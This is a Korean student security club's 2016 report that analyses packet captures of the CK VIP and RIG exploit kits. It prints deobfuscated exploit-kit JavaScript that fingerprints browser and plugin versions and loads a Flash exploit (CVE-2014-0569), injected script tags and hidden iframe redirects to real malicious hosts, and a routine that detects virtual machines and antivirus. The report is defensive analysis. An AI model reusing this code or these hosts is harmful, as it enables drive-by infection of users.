

# Exploit Kit 패킷 분석

제출일	2016-10-28
-----	------------

대학/동아리	대구가톨릭대학교 i-Keeper			
참여자 현황	팀장	이승명	팀원5	
	팀원1		팀원6	
	팀원2		팀원7	
	팀원3		팀원8	
	팀원4		팀원9	
지도 교수	신정훈			

## 연구 윤리 확보에 대한 자체 검증 확인서

우리 동아리는 대학정보보호동아리(KUCIS) 지원사업을 수행함에 있어 제출한 프로젝트 보고서등 전체 자료에 대해 연구윤리를 확보하였습니다.

아울러 해당사항에 대해 자체 검증을 시행하였음을 확인하며, 향후 연구윤리 미 확보(표절 등)로 인한 문제 발생시 해당 지원금 반납 등 어떠한 제제조치도 감수하겠습니다.

지도교수: 신정훈 (인)

동아리 회장: 정세연 (인)

## 요약문

본 프로젝트는 패킷분석을 통해 RIG Exploit Kit, CK VIP Exploit Kit의 동작 흐름을 분석하여 이를 통해 어떻게 악성코드에 감염되는지, 대응방안은 무엇인지 소개한다.

Exploit Kit이란 JRE, silverlight, Adobe flash player, Web browser 등의 취약점을 이용해 악성코드를 유포하기 위한 도구이다. Exploit Kit이 심어진 웹사이트에 노출되면 하나의 취약점만 가지고 있어도 이를 통해 Drive By Download 공격으로 이어진다. 초창기 도구로서는 2006년에 개발된 MPack로 알려져 있으며, 주요 Exploit Kit 종류에는 Angler, RIG, Nuclear, Hanjuan, CK\_VIP 등이 있으며 이들은 상업적인 용도로 제작하여 판매한다.

Exploit Kit이 사용하는 공격 방법인 Drive By Download이란 사용자가 웹사이트에 방문하는 자체로 사용자가 모르게 악성코드가 다운로드 되는 공격 방법이다. 또한 Exploit Kit에서 주로 사용하는 자바스크립트 난독화란 자바스크립트 소스는 서버 언어와 다르게 누구나 쉽게 볼 수 있다. 때문에 상업적인 목적으로 제작하는 Exploit Kit 제작자가 직접 작성한 코드가 쉽게 도용당하지 않게하기 위해 난독화를 하거나 보안장비를 우회하기 위해 이용하게 되는데 난독화는 eval(), split(), escape() 등의 함수를 이용하거나 XOR연산, 난해한 문법 등이 있다.

CK VIP Exploit Kit은 2012년 4월에 처음 확인되었으며 /\*ck vip\*/, /\*vip ck\*/ 등의 주석을 남기는 특징이 있다. 또한 버전을 남기는 특징이 있는데 분석한 패킷은 5.29 버전을 사용하였다. 공격은 Adobe Flash, Oracle Java, IE, Silverlight 취약점을 주로 이용하여 공격하는 것으로 확인되었다.


RIG Exploit Kit은 2014년 4월에 처음 확인되었으며, php를 사용하고 랜딩페이지와 악성파일에 세션 ID와 난수 인자 값을 활용하여 기존의 대응 방식을 우회하는 특징을 가지고 있다. 공격은 Adobe Flash, Oracle Java, Silverlight 취약점을 주로 이용하여 공격하는 것으로 확인되었다.

이러한 공격에 대응하기 위해선 사용자는 사용 중인 프로그램(Flash, java 등)에 대해 항상 최신버전을 유지해야 하며 사용하지 않는다면 삭제하는 것이 좋다.

---

# 패킷으로 알아보는 Exploit Kit 동작 분석

---



참여 인원 : 이승명 smlee.gl@gmail.com



# 목 차


I. 개요 .....	6
II. 개념 정의 .....	6
2.1 Exploit Kit .....	6
2.2 자바스크립트 난독화 .....	7
III. 분석 .....	7
3.1 CK VIP Exploit Kit .....	7
3.2 RIG Exploit Kit .....	12
IV. 결론 .....	19
참고문헌 .....	20

## I. 개요

현대의 대부분의 업무나 생활에는 PC를 사용하는 작업이 필수기 때문에 중요한 정보도 자연스럽게 PC에 저장된다. 또한 어떠한 작업을하기 위해서는 반드시 소프트웨어가 필요하기 때문에 설치가 되어 있지 않다면 설치하여 사용한다. 어떤 소프트웨어라도 반드시 잠재적 취약점을 가지고 있기 때문에 언제든 PC가 위험해 질 수 있다. 취약점이 누군가에 의해 알려진 취약점이 되면 소프트웨어를 제작한 해당업체는 최대한 빠르게 취약점을 보완하여 보안 업데이트 배포를 통해 대응하게 된다. 하지만 사용자들 중에는 java, 웹 브라우저, Adobe flash 등의 보안 업데이트 알림에 대해서 무시하거나 업데이트 요청 알림을 꺼버리는 경우도 있다. 이로 인해 해당 PC는 특정 취약점을 가지게 되며 공격자들은 해당 취약점을 이용하여 사용자들의 PC를 위협한다. 본 문서에서는 공격자들이 Exploit Kit을 이용하여 사용자의 PC를 감염시키는 과정을 두 개의 패킷(CK\_VIP,RIG)을 통해 연구한다.

## II. 개념 정의

### 2.1 Exploit Kit




Exploit Kit 또는 Exploit Pack이라 불리는 이것은 JRE, silverlight, Adobe flash player, Web browser 등의 취약점을 이용해 악성코드를 유포하기위한 도구이다. Exploit Kit이 심어진 웹사이트에 노출되면 하나의 취약점만 가지고 있어도 이를 통해 Drive By Download 공격으로 이어진다. 초창기 도구로서는 2006년에 개발된 MPack로 알려져 있으며, 주요 Exploit Kit 종류에는 Angler, RIG, Nuclear, Hanjuan, CK\_VIP 등이 있으며 이들은 상업적인 용도로 제작하여 판매한다.[8]

## 2.2 자바스크립트 난독화(javascript Obfuscation)



자바스크립트는 클라이언트의 동적인 기능을 사용할 때 사용되는데 Exploit Kit 또한 이런 자바스크립트를 이용하여 유포하게 된다. 그러나 자바스크립트 소스는 서버 언어와 다르게 누구나 쉽게 볼 수 있다. 때문에 자신이 직접 작성한 코드가 쉽게 도용당하지 않게 하기 위해 난독화를하거나 보안장비를 우회하기 위해 이용하게 되는데 난독화는 eval(), split(), escape() 등의 함수를 이용하거나 XOR연산, 난해한 문법 등이 있다.[4]

### 2.3 드라이브 바이 다운로드(Drive by Download)



Drive By Download이란 사용자가 웹사이트에 방문하는 자체로 사용자가 모르게 악성코드가 다운로드 되는 공격 방법이다. 광고 클릭을 유도하여 신뢰되지 않은 사이트에서 공격이 이루어지거나 자주 가는 정상적인 사이트가 해킹으로 인해 공격이 이루어 질 수 있다. 공격이 이루어지면 공인인증서와 같은 금융거래 정보나 개인정보 추출을 하기 위한 스파이웨어, 랜섬웨어, 트로이 목마 등을 설치할 수 있다. Exploit Kit은 Drive By Download 공격을 이용하여 악성코드를 배포한다.[6]

### III. 분석

### 3.1 CK VIP Exploit Kit

45	2015-06-20	12:56:48.	771397	EfmNetwo	d3::22:f4	Broadcast	ARP	60	192.168.0.1	is at	64:5e:99:d3:22:f4	
46	2015-06-20	12:56:48.	833299	192.168.	0.81	14.63.185.210	TCP	66	49233->http(80)	[SYN]	Seq=0 win=8192 Len=0 MSS=1460	
47	2015-06-20	12:56:48.	855487	192.168.	0.81	14.63.185.210	TCP	66	49234->http(80)	[SYN]	Seq=0 win=8192 Len=0 MSS=1460	
48	2015-06-20	12:56:48.	887818	14.63.	185.210	192.168.0.81	TCP	66	http(80)->49233	[SYN, ACK]	Seq=0 Ack=1 Len=0 Win=8192 Len=0	
49	2015-06-20	12:56:48.	887818	14.63.	185.210	192.168.0.81	TCP	66	http(80)->49234	[SYN, ACK]	Seq=0 Ack=1 Len=0 Win=8192 Len=0	
50	2015-06-20	12:56:48.	887818	14.63.	185.210	192.168.0.81	Broadcast	ARP	60	192.168.0.1	is at	64:5e:99:d3:22:f4
51	2015-06-20	12:56:48.	887818	192.168.	0.81	14.63.185.210	TCP	54	49233->http(80)	[ACK]	Seq=1 Ack=1 Len=65700 Win=0	
52	2015-06-20	12:56:48.	887818	192.168.	0.81	14.63.185.210	TCP	54	49234->http(80)	[ACK]	Seq=1 Ack=1 Len=65700 Win=0	
53	2015-06-20	12:56:48.	996254	EfmNetwo	d3::22:f4	Broadcast	ARP	60	192.168.0.1	is at	64:5e:99:d3:22:f4	

### [그림 1] 3way hand Shake

해당 pcap 파일을 Wireshark를 이용하여 열어보면 GateWay가 ARP 패킷을 날리다가 src(192.168.0.81), dest(14.63.185.210) 끼리 http 통신을 위한 3way hand shake를 하게 된다.

[그림 2] Follow TCP stream

Follow TCP stream을 이용해서 http 패킷을 열어보면 14.63.185.210 ip에 index.html 페이지를 요청하고 해당 요청에 대해 응답하게 된다.

```
try {
    window["\x61" + "\x6c\x65\x72" + "\x74"](e, f, g);
} catch (e) { /*NB VTP*/  
C69df3E /*5.29*/ (function( /*jsnb vip*/ p, /*jsnb vip*/ a, /*jsnb vip*/ c, /*47818809*/ k, /*jsnb vip*/ e, /*jsnb vip*/ d /*jsnb vip*/ ) {  
    e = function(c) {  
        return (c < a ? '' : e(parseInt(c / a))) + ((c = c % a) > 35 ? String.fromCharCode(c + 29) : c.toString(36))  
    };  
    if (!''.replace(/\^/, String)) {  
        while (c--) {  
            d[e(c)] = k[c] || e(c)  
        }
    }
}
```

[그림 3] Exploit Kit 이름 및 버전 정보 유추

Export Objects-HTTP 기능을 이용하여 파일형태로 만들어서 열어보면 난독화된 자바스크립트 코드가 나오게 된다. 난독화된 코드를 보면 다음과 같이 CK VIP Exploit Kit으로 유추되는 정보(jsmnb\_vip) 및 해당 Exploit Kit의 버전 정보(5.29) 알 수 있다.

```
<script type="text/javascript" src="swfobject.js"></script>
<script src="jquery-1.4.2.min.js"></script>
<script src="index.js"></script>
<script type="text/javascript">
    document.write('<xmp>');
    var winer = navigator.userAgent.toLowerCase();
    var apple = decoocept.SWFObjectUtil.getPlayerVersion();
    if (document.cookie['indexOf']('a112290') == -1 && winer['indexOf']('b' + 'o' + 't') == -1 && winer['indexOf']('sp' + 'i' + 'der') == -1) {
        var expires = new Date();
        expires.setTime(expires.getTime() + 6 * 60 * 60 * 1000);
        document.cookie = "a112290=Yes;path=/;expires=" + expires.toGMTString();
    }
</script>
```

[그림 4] 난독화된 데이터 복호화시도

해당 파일을 실행하면 난독화된 자바스크립트 코드가 실행되면서 javascript코드를 생성하게 되고 브라우저가 실행하게 되면서 exploit을 수행하게 된다. <xmp> 태그를 작성하여 코드를 브라우저에 띄우면 [그림 5]와 같이 코드가 생성된다.

```
<script>
    function encode() {
        var omg = ck1(), x1 = new Array, x2 = '';
        for(var i=0;i<omg.length;i++)
        {
            if(omg[i] == 159)
            {
                /x2 += '';
            }
            else
            {
                x1[i] = omg[i] - 159;
                x2 += String.fromCharCode(x1[i]);
            }
        }
        return x2;
    }
    //....생략.....
    function flash_run(fu, fd) {
        var f_use = '<object classid="clsid:d27cdb6e-aedd-11cf-96b8-444553540000" allowScriptAccess=always width="60" height="1">';
        f_use += '<param name="movie" value="' + fu + '" />';
        f_use += '<param name="play" value="true"/>';
        f_use += '<param name="FlashVars" value="' + fd + '" />';
        f_use += '<!--if (!IE)-->';
        f_use += '<!--<object type="application/x-shockwave-flash" data="' + fu + '" allowScriptAccess=always width="60" height="1">';
        f_use += '<param name="movie" value="' + fu + '" />';
        f_use += '<param name="play" value="true"/>';
        f_use += '<param name="FlashVars" value="' + fd + '" />';
        f_use += '<!--![endif]-->';
        f_use += '<!--if (!IE)--></object><!--![endif]-->';
        f_use += '</object>';
        document.write(f_use);
    }
    var wmcck=deployJava.getJREs();
    wmcck.parseInt(wmcck.replace(/\.\|_|\.|\_|\_|/g,''));
    var vers=flash.prototype.getswfVer();
    vers.parseInt(vers.replace(/\.\|_|\.|\_|\_|/g,''));
    var kaka = navigator.userAgent.toLowerCase();
    var ckurl = encode();
    var flashurl = ckis();
    if( wmcck > 17006 && wmcck < 17011 )
    {
    //....생략.....
    }
    else
    {
        if( (kaka.indexOf("nt 6.1")>-1 || kaka.indexOf("nt 6.2")>-1) && kaka.indexOf("msie 8")==-1 )
        {
            if( (vers > 1600100 && vers <= 1600296) || (vers > 1700100 && vers <= 1700134) )
            {
                document.write("<embed width=60 height=1 src=ad.swf allowScriptAccess=always Play=true></embed>");
            }
            else
            {
                flash_run("logo.swf", "exec=FmF" + flashurl);
            }
        }
        else if( (kaka.indexOf("nt 6.1")>-1 || kaka.indexOf("nt 6.2")>-1) && (CheckVersion16() || CheckVersion17()) && kaka.indexOf("msie 8")>-1 )
        {
            document.write("<embed width=60 height=1 src=ad.swf allowScriptAccess=always Play=true></embed>");
        }
        else if( checkVersion11() || CheckVersion12() || CheckVersion13() || CheckVersion14() || CheckVersion15() )
        {
            flash_run("logo.swf", "exec=FmF" + flashurl);
        }
    }
    //....생략.....
</script>
<script language="javascript" src="http://count22.51yes.com/click.aspx?id=226324703&logo=8" charset="gb2312"></script>
```

[그림 5] 복호화된 소스코드

해당 코드는 공격대상의 Web Browser, Silverlight, Adobe flash player 등의 버전을 확인하여 취약점이 있는 버전을 사용한다면 해당 취약점을 이용하여 Exploit을 수행하게 된다.

175 2015-06-20 12:56:53.832636 EfmNetwo_d3:22:f4	Broadcast	ARP	60 192.168.0.1 is at 64:e5:99:d3:22:f4
176 2015-06-20 12:56:53.942361 EfmNetwo_d3:22:f4	Broadcast	ARP	60 192.168.0.1 is at 64:e5:99:d3:22:f4
177 2015-06-20 12:56:54.025017 192.168.0.81	14.63.185.210	HTTP	454 GET /logo.swf HTTP/1.1
178 2015-06-20 12:56:54.034952 14.63.185.210	192.168.0.81	TCP	1514 [TCP segment of a reassembled PDU]
179 2015-06-20 12:56:54.035737 14.63.185.210	192.168.0.81	TCP	1514 [TCP segment of a reassembled PDU]
180 2015-06-20 12:56:54.035740 14.63.185.210	192.168.0.81	TCP	1514 [TCP segment of a reassembled PDU]

[그림 6] logo.swf

다시 Wireshark를 보면 logo.swf라는 파일을 요청하는 것을 볼 수 있다. [그림 5] 복호화된 소스코드를 보면 logo.swf 요청이 정상적으로 보이진 않는다.



안티바이러스	결과	업데이트
AVG	Agent_c.ABU	20161005
AegisLab	Agent.C.Abulc	20161006
AhnLab-V3	SWF/Exploit	20161005
Antiy-AVL	Trojan[Exploit]/SWF.CVE-2014-0569.M	20161006

[그림 7] logo.swf에 대한 virustotal.com 결과

분석한 결과 19/53의 탐지결과와 CVE-2014-0569 취약점을 이용하여 Exploit를 수행하는 파일인 것을 알 수 있다. CVE-2014-0569는 integer overflow 취약점을 이용하여 원격 코드를 실행할 수 있는 취약점으로써 Chrome 환경에서는 15.0.0.152 이하의 flash 버전에서 동작하게 된다.[13]

```

deployJava.do_initialize();GET /logo.swf HTTP/1.1
Host: 14.63.185.210
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/43.0.2357.124 Safari/537.36
X-Requested-with: ShockwaveFlash/18.0.0.160
Accept: */*
Referer: http://14.63.185.210/index.html
Accept-Encoding: gzip, deflate, sdch
Accept-Language: ko-KR,ko;q=0.8,en-US;q=0.6,en;q=0.4
Cookie: a112290=Yes

HTTP/1.1 200 OK
Content-Type: application/x-shockwave-flash
Last-Modified: Thu, 18 Jun 2015 08:26:28 GMT
Accept-Ranges: bytes
ETag: "052c878a0a9d01:0"
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sat, 20 Jun 2015 03:56:58 GMT
Content-Length: 30331

cws .y..x.|..xt...<c
C/HwwwwI...R."-!..-.%-.!].. H*q.....s8..z.....7.....@.....H.<==.....@
lin ..x@ v_n ..#v ..+dc ..a.r ..f taEP ..xz ..e! ..v ..w kgs.

```

[그림 8] GET /logo.swf HTTP/1.1 Follow TCP stream

요청한 결과를 보면 다음과 같은 정보를 알 수 있다.[1]

OS	Windows 7 (Windows NT 6.1)
Browser	Chrome / 43.0.2357.124
SWF	18.0.0.160 (Magic Number - CWS)

```

171     if( (kaka.indexOf("nt 6.1")>-1 || kaka.indexOf("nt 6.2")>-1) && kaka.indexOf("msie 8")==-1 )
172     {
173         if( (vers > 1600100 && vers <= 1600296) || (vers > 1700100 && vers <= 1700134) ) //16.0.0.101 ~ 16.0.0.296 || 17.0.0.101 ~ 17
174             .0.0.134
175             {
176                 document.write("<embed width=60 height=1 src=ad.swf allowScriptAccess=always Play=true></embed>");
177             }
178             else
179             {
180                 flash_run("logo.swf", "exec=FmF" + flashurl); // CVE-2014-0569 (Adobe Flash Player) 취약점
181             }
182         } //exec=FmFJB2kHkHkgFPKLKBmBwBkB1ByBKByBZKwBFBLBxKLByk2kgB1LBZKHwByk2Bggg
183     else if( (kaka.indexOf("nt 6.1")>-1 || kaka.indexOf("nt 6.2")>-1) && (CheckVersion16() || CheckVersion17() || CheckVersion18() )
184         && kaka.indexOf("msie 8")>-1 )
185         {
186             document.write("<embed width=60 height=1 src=ad.swf allowScriptAccess=always Play=true></embed>");
187         }
188     else if( CheckVersion11() || CheckVersion12() || CheckVersion13() || CheckVersion14() || CheckVersion15() )
189         {
190             flash_run("logo.swf", "exec=FmF" + flashurl); // CVE-2014-0569 (Adobe Flash Player) 취약점
191         }

```

[그림 9] 의심되는 flash\_run() 함수

179번 라인과 188번 라인 두 곳에서 logo.swf 파일을 다운받는 기능으로 의심되는 flash\_run() 함수를 호출하는 것을 볼 수 있다.

```

169     else
170     {
171         //kaka = navigator.userAgent.toLowerCase();
172         if( (kaka.indexOf("nt 6.1")>-1 || kaka.indexOf("nt 6.2")>-1) && kaka.indexOf("msie 8")==-1 )
173         {
174             //vers = SWT Version
175             if( (vers > 1600100 && vers <= 1600296) || (vers > 1700100 && vers <= 1700134) ) //16.0.0.101 ~ 16.0.0.29
176             .0.0.134
177             {
178                 document.write("<embed width=60 height=1 src=ad.swf allowScriptAccess=always Play=true></embed>");
179             }
180             else
181             {
182                 //flashurl = JB2kHkHkgFPKLKBmBwBkB1ByBKByBZKwBFBLBxKLByk2kgB1LBZKHwByk2Bggg
183                 flash_run("logo.swf", "exec=FmF" + flashurl); // CVE-2014-0569 (Adobe Flash Player) 취약점
184             }
185         }
186     }

```

[그림 10] 실행 라인 추척

해당 환경의 버전정보들을 가지고 조건문을 살펴보면 조건문에 의해(windows nt 6.1, swf 18.0.0.160) 179번 라인의 flash\_run() 함수가 실행되게 된다.

```

92
93     function flash_run(fu, fd) { // fu:logo.swf, fd:exec=FmFJB2kHkgFPKLKBmBwBkB1ByBKByBZKByBZKwBFBLBxKLByk2kgB1BLBZhKwByk2Bygggg
94         var f_use = '<object classid="clsid:d27cdb6e-ae6d-11cf-96b8-444553540000" allowScriptAccess=always width="60" height="1">';
95         f_use += '<param name="movie" value="' + fu + '" />';
96         f_use += '<param name="play" value="true"/>';
97         f_use += [<param name="FlashVars value="' + fd + '" />];
98         f_use = f_use + '<!--[if !IE]>-->';
99         f_use = f_use + '<object type="application/x-shockwave-flash" data="" + fu + '" allowScriptAccess=always width="60" height="1">';
100        f_use += '<param name="movie" value="' + fu + '" />';
101        f_use += '<param name="play" value="true"/>';
102        f_use += '<param name="FlashVars value="' + fd + '" />';
103        f_use = f_use + '<!--<![endif]>-->';
104        f_use = f_use + '<!--[if !IE]>--></object><!--<![endif]>-->';
105        f_use = f_use + '</object>';
106    }
107    document.write(f_use);
108}
109

```

[그림 11] flash\_run() 함수 내용

flash\_run 함수는 logo.swf(매개변수 fu)를 실행하면서 CVE-2014-0569 취약점을 이용한 원격코드를 실행하게 될 것이다. 하지만 CVE-2014-0569 취약점은 15.0.0.152 이하에서만 동작하기 때문에 피해가 없던 것으로 보인다.

```

23
24     {
25         x1[i] = omg[i] - 159; x1 = Array[36], i = 36, omg = Array[36]
26         x2 += String.fromCharCode(x1[i]); x2 = "http://kanglebeibei.co
27     }
28     return x2;
29 }
30

```

[그림 12] 악성코드로 의심되는 파일

encode() 함수의 반환 값을 Chrome 개발자 모드를 통해 확인한 결과 Drive by Download시 실행되는 악성코드로 의심되는 파일의 경로를 확인할 수 있다. 해당 파일을 분석하려 했으나 서버가 닫혀 있어 아쉽게 분석하지 못했다.

### 3.2 RIG Exploit Kit

```

GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, /*
Referer: http://www.bing.com/search?
q=cottstrings.com&qs=n&form=QBLH&pq=cottstrings.com&sc=1-15&sp=-1&sk=&cvid=69f20a25457e419d9d301d93c5939655
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: cottstrings.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 17 Aug 2015 17:59:19 GMT
Server: Apache
Last-Modified: Wed, 05 Aug 2015 16:22:45 GMT

```

[그림 13] GET / HTTP/1.1 Follow TCP stream

윈도우7 x64(Windows NT 6.1:WOW64) 운영체제와 iexplorer 11(Trident/7.0)를 사용하는 것을 알 수 있다.[1]

```

<body>
<div id="shim"></div><!--b15709--><script type="text/javascript" src="http://www.miafashion.pl/cscart/payments/
6ynbwf8v.php?id=8713571"></script><!--b15709-->
```

[그림 13] script 삽입

응답에 대한 패킷을 살펴보면 <script> 태그로 특정사이트의 스크립트를 삽입한다.

```
GET /csccart/payments/6ynbwrf8v.php?id=8713571 HTTP/1.1
Accept: application/javascript, */*;q=0.8
Referer: http://cottstrings.com/
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.miafashion.pl
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 17 Aug 2015 17:59:20 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Server: IdeaWebServer/v0.80
Content-Encoding: gzip

document.write('<iframe src="http://life.mirage-inc.com/?znePf7KaLx70AoE=13SKFPrfJxzFGMSUb-nJDa9BMEXCQLPh45GhKXCJ-0fsIn170IFxzmsTu2K_0pqqxvN0S2fQzPQ1yAdCh0B_0qk10vJyJnH1cmQ0l9yHgP7cSSQ0j3120nuBdcmmh707Qd5nuwZAQ8RtFsTmqqqBFKqE" style="left: -999px; top: -999px; position: absolute;" width="202" height="202"></iframe>');
```

[그림 14] redirection

스크립트에 요청에 대해 응답을 보면 iframe태그로 특정 사이트로 이동시킨다.

[그림 15] 난독화된 소스코드

Export Objects-HTTP 기능을 이용하여 파일형태로 만들어서 열어보면 난독화된 자바스크립트 코드가 나오게 된다.

[그림 16] 첫 번째 소스코드 복호화

po565.text의 내용을 document["body"].appendChild를 통해 실행하게 되는데 Chrome 개발자 도구의 콘솔을 이용하여 po565.text 내용을 출력시킴으로 첫 번째 복호화를 성공하였다.

```
window.av = true;function decoJ(this){av = false;}function check(bt){var v1 = "XM" + "/sdffsf";"LD" = "OM";v2 = "pa" + "rseE" + "nr" + "or";v3 = "loa" + "dX" + "ML";v4 = "DT" + "D X" + "HTML 1.0 Transitional";v5 = "er" + "n" + "ode";var resinf = new ActiveXObject("Microsoft.XML.V1.1");subpath = "xdffd/c//Windows#"+ "System32#WdriverSW#"+ "tx" + "sys";resinf.async = true;resinf[3] = "<!DOCTYPE HTML PUBLIC //\"W3C//\" + V4 + "/EN\";res// + subpath + ">";if(resinf[2][5] == 0) {var pe = resinf[2].err = "Error Code:" + pe[5] + "#\"err" + " = \"Error Reason:" + pe.reason + " = \"Error Line:" + pe.line;if(pe.indexOf("-2147023087") > 0) {return 1;}} else {return 0;}}return 0;var tmp;try{tmp = new ActiveXObject("Kaspersky.IeVirtualKeyboardPlugin.JavaScriptAp1.1");}catch(e){tmp = false;} if((tmp || check("kL1")) || check("tmactmon")) || check("tmcommc") || check("tmevtmgr") || check("TMEBC32")) || check("tmexit") || check("tmcnicsc") || check("tmdt") || check("vm2dmp") || check("vmusbmouse") || check("vmmouse") || check("vhmgfs") || check("df//VBoxGuest") || check("df//VBoxMouse") || check("df//VBoxSF") || check("df//VBoxVideo") || check("prl_boot") || check("prl_fs") || check("prl_kmdn") || check("prl_memdev") || check("prl_mouf") || check("prl_pv32") || check("prl_sound") || check("prl_strg") || check("prl_tq") || check("prl_time"))(decoJ);
```

[그림 17] 두 번째 소스코드 복호화

두 번째 역시 po565.text 내용을 alert을 이용하여 출력시킴으로써 두 번째 소스 코드 복호화에 성공하였다.

[그림 18] 복호화된 소스코드

```

function dect() {
    this.avA = false;
}

function check(txt) {
    var v1 = "XM" + "/sdgsdf/" "LD" + "OM",
        v2 = "pa" + "rseE" + "r" + "or",
        v3 = "oa" + "dX" + "ML",
        v4 = "DT" + "D X" + "HTML 1.0 Transitional",
        v5 = "err" + "orC" + "ode",
        var resInf = new ActiveXObject("Microsoft." + v1),
        subpath = "/sdgsdf/" "c:\Windows\System32\drivers\W" + txt + ".sys";
    resInf.async = true;
    resInf[3](<!DOCTYPE html PUBLIC "-//W3C// + v4 + '/EN" "res:// + subpath + ">");

    if (resInf[v2][v5] != 0) {
        var pe = resInf[v2];
        err = "Error Code: " + pe[v5] + "\ n";
        err += "Error Reason: " + pe.reason;
        err += "Error Line: " + pe.line;
        if (err.indexOf("-2147023083") > 0) {
            return 1;
        } else {
            return 0;
        }
    }
    return 0;
}
var tmp;
try {
    tmp = new ActiveXObject('Kaspersky.leVirtualKeyboardPlugin.JavascriptApi.1');
} catch (e) {
    tmp = false;
}
if (tmp || check("kl1") || check("tmaclmon") || check("tmcomm") || check("tmvtmgr") || check("TMEBC32") || check("tmeext") || check("tmnciesc") || check("tmtdi") || check("vm3dmp") || check("vmusbmouse") || check("vmmouse") || check("vhgfs") || check("df") "VBoxGuest") || check("df") "VBoxMouse") || check("df") "VBoxSF") || check("df") "VBoxVideo") || check("pri_boot") || check("pri_ls") || check("pri_kmdd") || check("pri_memdev") || check("pri_mouf") || check("pri_pv32") || check("pri_sound") || check("pri_strg") || check("pri_tg") || check("pri_time")) {
    dect();
}

```

[그림 19] 가상머신 사용 여부 체크 루틴

첫 번째 복호화 소스코드이며 기능은 다음과 같다. Kaspersky 사의 가상 키보드 플러그인이 설치되어 있는지 확인하고 check 함수를 통해 Virtual Box, VMware, Parallels의 가상 환경에서 동작중인지 체크한다.

```
781     function kd(hgt1) {
782       var bd6 = window.document.createElement("div");
783       window.document.body.appendChild(bd6);
784     }
785   }
786
787   function #1() {
788     var ab;
789     ab = <object classid="clsid:D27CDB6E-AE6D-11CF-96B8-444553540000" allowScriptAccess="always" width="1" height="1">;
790     ab += "<param name='movie' value='http://mirage-inc.com/index.php?r#e#f#K_a#O#e=3#M#P#r#j#z#g#MS#U#n#J#d#B#M#E#X#C#R#Q#L#P#H#S#G#h#K#C#-";
791     ab += "o#s#h#1#T#f#x#z#t#u#2#K#_O#p#v#N#S#Z#F#S#O#z#Q#z#P#Q#j#Z#d#h#b#_O#k#v#h#J#u#n#l#1#m#Q#s#h#1#Y#p#7#S#G#o#-";
